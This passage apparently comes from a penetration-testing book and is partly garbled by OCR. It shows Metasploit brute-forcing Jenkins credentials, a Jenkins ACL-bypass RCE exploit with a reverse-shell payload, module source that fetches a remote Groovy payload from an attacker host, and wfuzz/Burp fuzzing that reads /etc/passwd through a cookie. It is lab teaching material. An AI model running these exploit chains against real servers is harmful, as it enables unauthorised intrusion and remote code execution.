  'view/All/newJob',
  'asynchPeople/',
  'systemInfo'
]
apps.each do |app|
  check_app(app)
end
end
```


```
msf5 auxiliary(scanner/http/jenkins_login) > show options
Module options (auxiliary/scanner/http/jenkins_login):
  Name                Current Setting      Required
  ----                -
  BLANK_PASSWORDS     false               no
  BRUTEFORCE_SPEED    5                   yes
  DB_ALL_CREDS        false               no
  DB_ALL_PASS         false               no
  DB_ALL_USERS        false               no
  HTTP_METHOD         POST                yes
  LOGIN_URL           /j_acegi_security_check yes
  PASSWORD            admin                no
  PASS_FILE           no                   no
  Proxies             http:127.0.0.1:8080 no
  RHOSTS              192.168.2.9         yes
  RPORT               32769                yes
  SSL                 false                no
  STOP_ON_SUCCESS     false                yes
  THREADS             1                     yes
  USERNAME            admin                 no
  USERPASS_FILE      no                    no
  USER_AS_PASS       true                  no
  USER_FILE          no                    no
  VERBOSE            true                  yes
  VHOST              no                    no
msf5 auxiliary(scanner/http/jenkins_login) > █
```

```
msf5 auxiliary(scanner/http/jenkins_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.2.9:32769 - Login Successful: admin:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jenkins_login) > show options
```

The screenshot shows the Jenkins administration interface for 'Configure Global Security'. At the top, there's a navigation bar with the Jenkins logo, a search bar, and the user 'Jenkins Admin' with a 'log out' link. The main content area is titled 'Configure Global Security' and features a yellow padlock icon. It includes several sections: 'Enable security' (checked), 'Disable remember me' (unchecked), and 'Access Control'. The 'Security Realm' section has radio buttons for 'Delegate to servlet container', 'Jenkins' own user database' (selected), 'Allow users to sign up' (unchecked), 'LDAP', and 'Unix user/group database'. The 'Authorization' section has radio buttons for 'Anyone can do anything', 'Legacy mode', 'Logged-in users can do anything' (selected), and 'Allow anonymous read access' (unchecked and highlighted with a red box). At the bottom, there are 'Save' and 'Apply' buttons.

```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(  
    "/login",  
    "/logout",  
    "/accessDenied",  
    "/adjuncts/",  
    "/error",  
    "/oops",  
    "/signup",  
    "/tcpSlaveAgentListener",  
    "/federatedLoginService/",  
    "/securityRealm",  
    "/instance-identity"  
);
```



The screenshot shows a web browser window with the address bar displaying "localhost:32769/login?from=%2Fsearch%2F%3Fq%3Da". The page title is "enkins". The main content area contains a login form with the following elements:

- A "User:" label followed by a text input field.
- A "Password:" label followed by a password input field.
- A checkbox labeled "Remember me on this computer".
- A dark blue "log in" button.

```
localhost:32769/securityRealm/user/admin/search/index/q=a
```

```
user database ▶ admin
```

Search for "

 **Nothing seems to match.**

```
msf5 exploit(multi/http/jenkins_metaprogramming) > show options
```

```
Module options (exploit/multi/http/jenkins_metaprogramming):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:
RHOSTS	192.168.2.9	yes	The target address range or CIDR
RPORT	32769	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing
SSLCert		no	Path to a custom SSL certificate
TARGETURI	/	yes	Base path to Jenkins
VHOST		no	HTTP server virtual host

```
Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.2.9	yes	The listen address (an interface may
LPORT	4444	yes	The listen port

```
Exploit target:
```

```
[msf5 exploit(multi/http/jenkins_metaprogramming) > run
```

```
[*] Started reverse TCP handler on 192.168.2.9:4444
[*] Configuring Java Dropper target
[*] Using URL: http://0.0.0.0:1234/
[*] Local IP: http://192.168.2.9:1234/
[*] Sending Jenkins and Groovy go-go-gadgets
```

```
Tested against Jenkins 2.137 and Pipeline: Groovy Plugin 2.61.
},
'Author' => [
  'Orange Tsai', # (@orange_8361) Discovery and PoC
  'Mikhail Egorov', # (@ang3el) Discovery and PoC
  'George Noseevich', # (@webpentest) Discovery and PoC
  'wvu' # Metasploit module
],
'References' => [
  ['CVE', '2018-1000861'], # Orange Tsai
  ['CVE', '2019-1003000'], # Script Security
  ['CVE', '2019-1003001'], # Pipeline: Groovy
  ['CVE', '2019-1003002'], # Pipeline: Declarative
  ['CVE', '2019-1003005'], # Mikhail Egorov
  ['CVE', '2019-1003029'], # George Noseevich
  ['EDB', '46427'],
  ['URL', 'https://jenkins.io/security/advisory/2019-01-08/'],
  ['URL', 'https://blog.orange.tw/2019/01/hacking-jenkins-part-1-play-with-dynamic-routing.html'],
  ['URL', 'https://blog.orange.tw/2019/02/abusing-meta-programming-for-unauthenticated-rce.html'],
  ['URL', 'https://github.com/adamyordan/cve-2019-1003000-jenkins-rce-poc'],
  ['URL', 'https://twitter.com/orange_8361/status/1126829648552312832'],
  ['URL', 'https://github.com/orangetw/awesome-jenkins-rce-2019']
],
'DisclosureDate' => '2019-01-08', # Public disclosure
'License' => MSF_LICENSE,
```



```
res = send_request_cgi( GET
  'method'   => 'GET',
  'uri'      => go_go_gadget1('/search/index'),
  'vars_get' => {'q' => 'a'}
)
1.

unless res && (version = res.headers['X-Jenkins'])
  vprint_error('Jenkins version not detected')
  return CheckCode::Unknown
end
2.

vprint_status("Jenkins #{version} detected")
checkcode = CheckCode::Detected

if Gem::Version.new(version) > target['Version']
  vprint_error("Jenkins #{version} is not a supported target")
  return CheckCode::Safe
end

vprint_good("Jenkins #{version} is a supported target")
checkcode = CheckCode::Appears

if res.body.include?('Administrator')
  vprint_good('ACL bypass successful')
  checkcode = CheckCode::Vulnerable
else
  vprint_error('ACL bypass unsuccessful')
end
3.
```

```

acl_bypass = normalize_uri(target_uri.path, '/securityRealm/user/admin')

return normalize_uri(acl_bypass, custom_uri) if custom_uri

rce_base = normalize_uri(acl_bypass, 'descriptorByName')

rce_uri =
  case target['Type']
  when :unix_memory
    '/org.jenkinsci.plugins.' \
      'scriptsecurity.sandbox.groovy.SecureGroovyScript/checkScript'
  when :java_dropper
    '/org.jenkinsci.plugins.' \
      'workflow.cps.CpsFlowDefinition/checkScriptCompile'
  end

  normalize_uri(rce_base, rce_uri)
end

=begin
http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile
?value=
@GrabConfig(disableChecksums=true)%0a
@GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
@Grab(group='tw.orange', module='poc', version='1')%0a
import Orange;
=end

```

groovy-lang.org/metaprogramming.html#xform-ASTTest

@groovy.transform.ASTTest

@ASTTest is a special AST transformation meant to help debugging other AST transformations or the Groovy compiler itself. It will let the developer "explore" the AST during compilation and perform assertions on the AST rather than on the result of compilation. This means that this AST transformations gives access to the AST before the bytecode is produced.

@ASTTest can be placed on any annotable node and requires two parameters:

- *phase*: sets at which phase at which **@ASTTest** will be triggered. The test code will work on the AST tree at the end of this phase.
- *value*: the code which will be executed once the phase is reached, on the annotated node

```

public JSON doCheckScriptCompile(@QueryParameter String value) {
  try {
    CpsGroovyShell trusted = new CpsGroovyShellFactory(null).forTrusted().build();
    new CpsGroovyShellFactory(null).withParent(trusted).build().getClassLoader().parseClass(value);
  } catch (CompilationFailedException x) {
    return JSONArray.fromObject(CpsFlowDefinitionValidator.toCheckStatus(x).toArray());
  }
  return CpsFlowDefinitionValidator.CheckStatus.SUCCESS.asJSON();
  // Approval requirements are managed by regular stapler form validation (via doCheckScript)
}

```

```
=begin
  http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDef
  inition/checkScriptCompile
  ?value=
  @GrabConfig(disableChecksums=true)%0a
  @GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
  @Grab(group='tw.orange', module='poc', version='1')%0a
  import Orange;
=end
```

1.1. Add a Dependency

Grape is a JAR dependency manager embedded into Groovy. Grape lets you quickly add maven repository dependencies to your classpath, making scripting even easier. The simplest use is as simple as adding an annotation to your script:

```
@Grab(group='org.springframework', module='spring-orm',
      version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

`@Grab` also supports a shorthand notation:

```
@Grab('org.springframework:spring-orm:3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
```

1.2. Specify Additional Repositories

Not all dependencies are in maven central. You can add new ones like this:


```
@GrabResolver(name='restlet', root='http://maven.restlet.org/')
@Grab(group='org.restlet', module='org.restlet', version='1.1.6')
```

```
void processOtherServices(ClassLoader loader, File f) {
    try {
        ZipFile zf = new ZipFile(f)
        ZipEntry serializedCategoryMethods = zf.getEntry("META-INF/services/org.codehaus.groovy.runtime.SerializedCategoryMethods")
        if (serializedCategoryMethods != null) {
            processSerializedCategoryMethods(zf.getInputStream(serializedCategoryMethods))
        }
        ZipEntry pluginRunners = zf.getEntry("META-INF/services/org.codehaus.groovy.plugins.Runners")
        if (pluginRunners != null) {
            processRunners(zf.getInputStream(pluginRunners), f.getName(), loader)
        }
    } catch (ZipException ignore) {
        // ignore files we can't process, e.g. non-jar/zip artifacts
        // TODO log a warning
    }
}
```

```
void processRunners(InputStream is, String name, ClassLoader loader) {
    is.text.readLines().each {
        GroovySystem.RUNNER_REGISTRY[name] = loader.loadClass(it.trim()).newInstance()
    }
}
```

```
=begin
  http://jenkins.local/descriptorByName/org.jenkinsci.plugins.workflow.cps.CpsFlowDef
  inition/checkScriptCompile
  ?value=
  @GrabConfig(disableChecksums=true)%0a
  @GrabResolver(name='orange.tw', root='http://[your_host]/')%0a
  @Grab(group='tw.orange', module='poc', version='1')%0a
  import Orange;
=end
```

Chapter 14: Web Application Fuzzing - Logical Bug Hunting



```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ git clone https://github.com/xmendez/wfuzz
Cloning into 'wfuzz'...
remote: Enumerating objects: 55, done.
remote: Counting objects: 100% (55/55), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 7000 (delta 23), reused 29 (delta 11), pack-reused 6945
Receiving objects: 100% (7000/7000), 6.63 MiB | 3.20 MiB/s, done.
Resolving deltas: 100% (4396/4396), done.
Harry@xXxZombi3xXx ~ █
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ cd wfuzz
Harry@xXxZombi3xXx ~/wfuzz master v2.4.1 python setup.py install
running install
running bdist_egg
running egg_info
creating wfuzz.egg-info
writing requirements to wfuzz.egg-info/requires.txt
writing wfuzz.egg-info/PKG-INFO
writing top-level names to wfuzz.egg-info/top_level.txt
writing dependency_links to wfuzz.egg-info/dependency_links.txt
writing entry points to wfuzz.egg-info/entry_points.txt
writing manifest file 'wfuzz.egg-info/SOURCES.txt'
reading manifest file 'wfuzz.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'wfuzz.egg-info/SOURCES.txt'
```

```
Harry@xXxZombi3xXx ~ wfuzz -h
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
* *
* Version up to 1.4c coded by: *
* Christian Martorella (cmartorella@edge-security.com) *
* Carlos del ojo (deepbit@gmail.com) *
* *
* Version 1.4d to 2.4.1 coded by: *
* Xavier Mendez (xmendez@edge-security.com) *
*****

Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZn wherever you put these keywords wfuzz will replace them with the
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first
a base for filtering.

Options:
  -h                : This help
  --help           : Advanced help
  --version        : Wfuzz version details
  -e <type>       : List of available encoders/payloads/iterators/printers
```

```

zsh
Harry@xXxZombi3xXx ~ ➤ git clone https://github.com/ffuf/ffuf
Cloning into 'ffuf'...
remote: Enumerating objects: 47, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 582 (delta 21), reused 19 (delta 9), pack-reused 535
Receiving objects: 100% (582/582), 163.97 KiB | 416.00 KiB/s, done.
Resolving deltas: 100% (346/346), done.
Harry@xXxZombi3xXx ~ ➤ cd ffuf
Harry@xXxZombi3xXx ~/ffuf ➤ master

```

```


Harry@xXxZombi3xXx ~ ➤ cd ffuf
Harry@xXxZombi3xXx ~/ffuf ➤ master ls
LICENSE      README.md    go.mod      main.go     pkg
Harry@xXxZombi3xXx ~/ffuf ➤ master go build .
Harry@xXxZombi3xXx ~/ffuf ➤ master ls
LICENSE      README.md    ffuf        go.mod      main.go     pkg
Harry@xXxZombi3xXx ~/ffuf ➤ master

```

```

Harry@xXxZombi3xXx ~/Downloads/ffuf ➤
Harry@xXxZombi3xXx ~/Downloads/ffuf ➤ ./ffuf -h
Usage of ./ffuf:
  -D      DirSearch style wordlist compatibility mode. Used in conjunction with -e flag.
of the extensions provided by -e.
  -H "Name: Value"
        Header "Name: Value", separated by colon. Multiple -H flags are accepted.
  -V      Show version information.
  -X string
        HTTP method to use (default "GET")
  -ac
        Automatically calibrate filtering options
  -c      Colorize output.
  -compressed
        Dummy flag for copy as curl functionality (ignored) (default true)
  -d string

```



```

Harry@xXxZomb13xXx ~$ wfuzz -z list,PUT-POST-HEAD-OPTIONS-TRACE-GET -X FUZZ http://192.168.2.19:8090/xvwa/
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19:8090/xvwa/
Total requests: 6

=====
ID           Response  Lines   Word    Chars   Payload
=====
000000001:  200       207 L   748 W   10064 Ch  "PUT"
000000002:  200       207 L   748 W   10064 Ch  "POST"
000000003:  200        0 L    0 W     0 Ch    "HEAD"
000000004:  200       207 L   748 W   10064 Ch  "OPTIONS"
000000005:  405        9 L    35 W    307 Ch   "TRACE"
000000006:  200       207 L   748 W   10064 Ch  "GET"

Total time: 0.032402
Processed Requests: 6
Filtered Requests: 0
Requests/sec.: 185.1680
    
```


? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type:

`$$ /xvwa/ HTTP/1.1`

Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rffpsn9nl4
Connection: close

Target Positions **Payloads** Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 0
Payload type: Request count: 0

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Target Positions **Payloads** Options

? **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 32
 Payload type: Request count: 32

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste ACL
 Load ... CHECKIN
 Remove CHECKOUT
 Clear CONNECT
 COPY
 DELETE
 GET
 HEAD

Add

Add from list ...

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
8	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	305	
4	CONNECT	400	<input type="checkbox"/>	<input type="checkbox"/>	481	
27	TRACE	405	<input type="checkbox"/>	<input type="checkbox"/>	504	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
1	ACL	200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
2	CHECKIN	200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
3	CHECKOUT	200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
5	COPY	200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
6	DELETE	200	<input type="checkbox"/>	<input type="checkbox"/>	10397	

```
Harry@xXxZomb13xXx ~ wfuzz -w wfuzz/wordlist/general/common.txt http://192.168.2.19:8090/xvwa/FUZZ
*****
* Wfuzz 2.4.1 - The Web Fuzzer
*****

Target: http://192.168.2.19:8090/xvwa/FUZZ
Total requests: 949

=====
ID           Response  Lines  Word   Chars  Payload
=====
000000001:  404      9 L    32 W   283 Ch  "@"
000000002:  404      9 L    32 W   284 Ch  "00"
000000003:  404      9 L    32 W   284 Ch  "01"
000000004:  404      9 L    32 W   284 Ch  "02"
000000005:  404      9 L    32 W   284 Ch  "03"
000000006:  404      9 L    32 W   283 Ch  "1"
000000007:  404      9 L    32 W   284 Ch  "10"
000000008:  404      9 L    32 W   285 Ch  "100"
000000009:  404      9 L    32 W   286 Ch  "1000"
```

```
Harry@xXxZomb13xXx ~ wfuzz --hc=404 -w wfuzz/wordlist/general/common.txt http://192.168.2.19:8090/xvwa/FUZZ
*****
* Wfuzz 2.4.1 - The Web Fuzzer
*****

Target: http://192.168.2.19:8090/xvwa/FUZZ
Total requests: 949

=====
ID           Response  Lines  Word   Chars  Payload
=====
000000025:  200      21 L   100 W  1295 Ch  "about"
000000223:  301      9 L    28 W   321 Ch  "css"
000000398:  200      51 L   289 W  3336 Ch  "home"
000000413:  301      9 L    28 W   321 Ch  "img"
000000454:  301      9 L    28 W   320 Ch  "js"
000000744:  301      9 L    28 W   323 Ch  "setup"

Total time: 2.187161
Processed Requests: 949
Filtered Requests: 943
Requests/sec.: 433.8956

Harry@xXxZomb13xXx ~
```


Target Positions **Payloads** Options

? **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 949
Payload type: Simple list Request count: 949

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- guests
- hack
- hacker
- handler
- hanlder
- happening
- head

Add

Add from list ...

Intruder attack 2

Results **Target** Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	10397	
25	about	200	<input type="checkbox"/>	<input type="checkbox"/>	1633	
398	home	200	<input type="checkbox"/>	<input type="checkbox"/>	3655	
223	css	301	<input type="checkbox"/>	<input type="checkbox"/>	554	
413	img	301	<input type="checkbox"/>	<input type="checkbox"/>	554	
454	js	301	<input type="checkbox"/>	<input type="checkbox"/>	552	
744	setup	301	<input type="checkbox"/>	<input type="checkbox"/>	558	
1	@	404	<input type="checkbox"/>	<input type="checkbox"/>	462	

Target Positions Payloads Options

? **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
GET /xvwa/$.php HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close
```

Attack type: Sniper

```
GET /xvwa/home.$$. HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rlfpsn9nl4
Connection: close
```

? **Payload Positions**

Configure the payloads and attack type.

Attack type: **Cluster bomb**

```
GET /xwva/vulnerabilities/ido/?SS=SS HTTP/1.1
Host: 192.168.2.19:8090
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=p9bmdcnc3rioqa06rfpsn9nl4
Connection: close
```

? **Payload Sets** Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 9

Payload type: **Simple list** Request count: 45

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- index
- list
- home
- menu
- id
- uid
- sid
- item

Add

Add from list ...

Target Positions Payloads Options

? **Payload Sets**
Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 5

Payload type: Numbers

Request count: 45

? **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 5

Step: 1

How many:

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length
35	item	4	200	<input type="checkbox"/>	<input type="checkbox"/>	9791
44	item	5	200	<input type="checkbox"/>	<input type="checkbox"/>	9766
26	item	3	200	<input type="checkbox"/>	<input type="checkbox"/>	9593
8	item	1	200	<input type="checkbox"/>	<input type="checkbox"/>	9553
17	item	2	200	<input type="checkbox"/>	<input type="checkbox"/>	9536
0			200	<input type="checkbox"/>	<input type="checkbox"/>	8929
1	index	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8929
2	list	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8929
3	home	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8929
4	menu	1	200	<input type="checkbox"/>	<input type="checkbox"/>	8929

```

Harry@xXxZombi3xXx ~$ wfuzz -c --hc=404 -z file,SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt -z file,wfuzz/wordlist/general/common.txt -z list,php-txt http://192.168.2.19/FUZZ/FUZZ2.FUZ3Z
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19/FUZZ/FUZZ2.FUZ3Z
Total requests: 33738848

=====
ID           Response  Lines  Word  Chars  Payload
=====
000239149:  200       2 L    3 W    38 Ch  "home - @ - php"
000239150:  200       2 L    3 W    38 Ch  "home - @ - txt"
000239151:  200       2 L    3 W    38 Ch  "home - 00 - php"

```

```

000842712:  403       9 L    24 W   222 Ch  "code - zips - txt"
001655897:  302      11 L    22 W   340 Ch  "drupal - index - php"
001656394:  200     139 L   760 W  5889 Ch  "drupal - readme - txt"
001656771:  500       0 L    11 W    74 Ch  "drupal - update - php"
007228379:  200       2 L     3 W    38 Ch  "home - php"
007229016:  200       1 L     1 W    10 Ch  "secret - txt"

```

Request

Raw Params Headers Hex

```

GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us.php
Connection: close

```

Response

Raw Headers Hex HTML **Render**

COOKIE TEST 1

Language in use: *English*

```
Harry@xXxZombi3xXx ~$ wfuzz -c --sl=108 -w wfuzz/wordlist/Injections/All_attack.txt -b lang=FUZZ http://192.168.2.19/cookie_test.php
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19/cookie_test.php
Total requests: 468

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000068:  200      108 L   297 W   6841 Ch  "../../../../../../../../etc/passwd"
000000073:  200      108 L   297 W   6841 Ch  "../../../../../../../../etc/passwd"
000000099:  200      108 L   297 W   6841 Ch  "%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"

Total time: 0.985991
Processed Requests: 468
Filtered Requests: 465
Requests/sec.: 474.6489

Harry@xXxZombi3xXx ~$ █
```

Request

Raw Params Headers Hex

```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
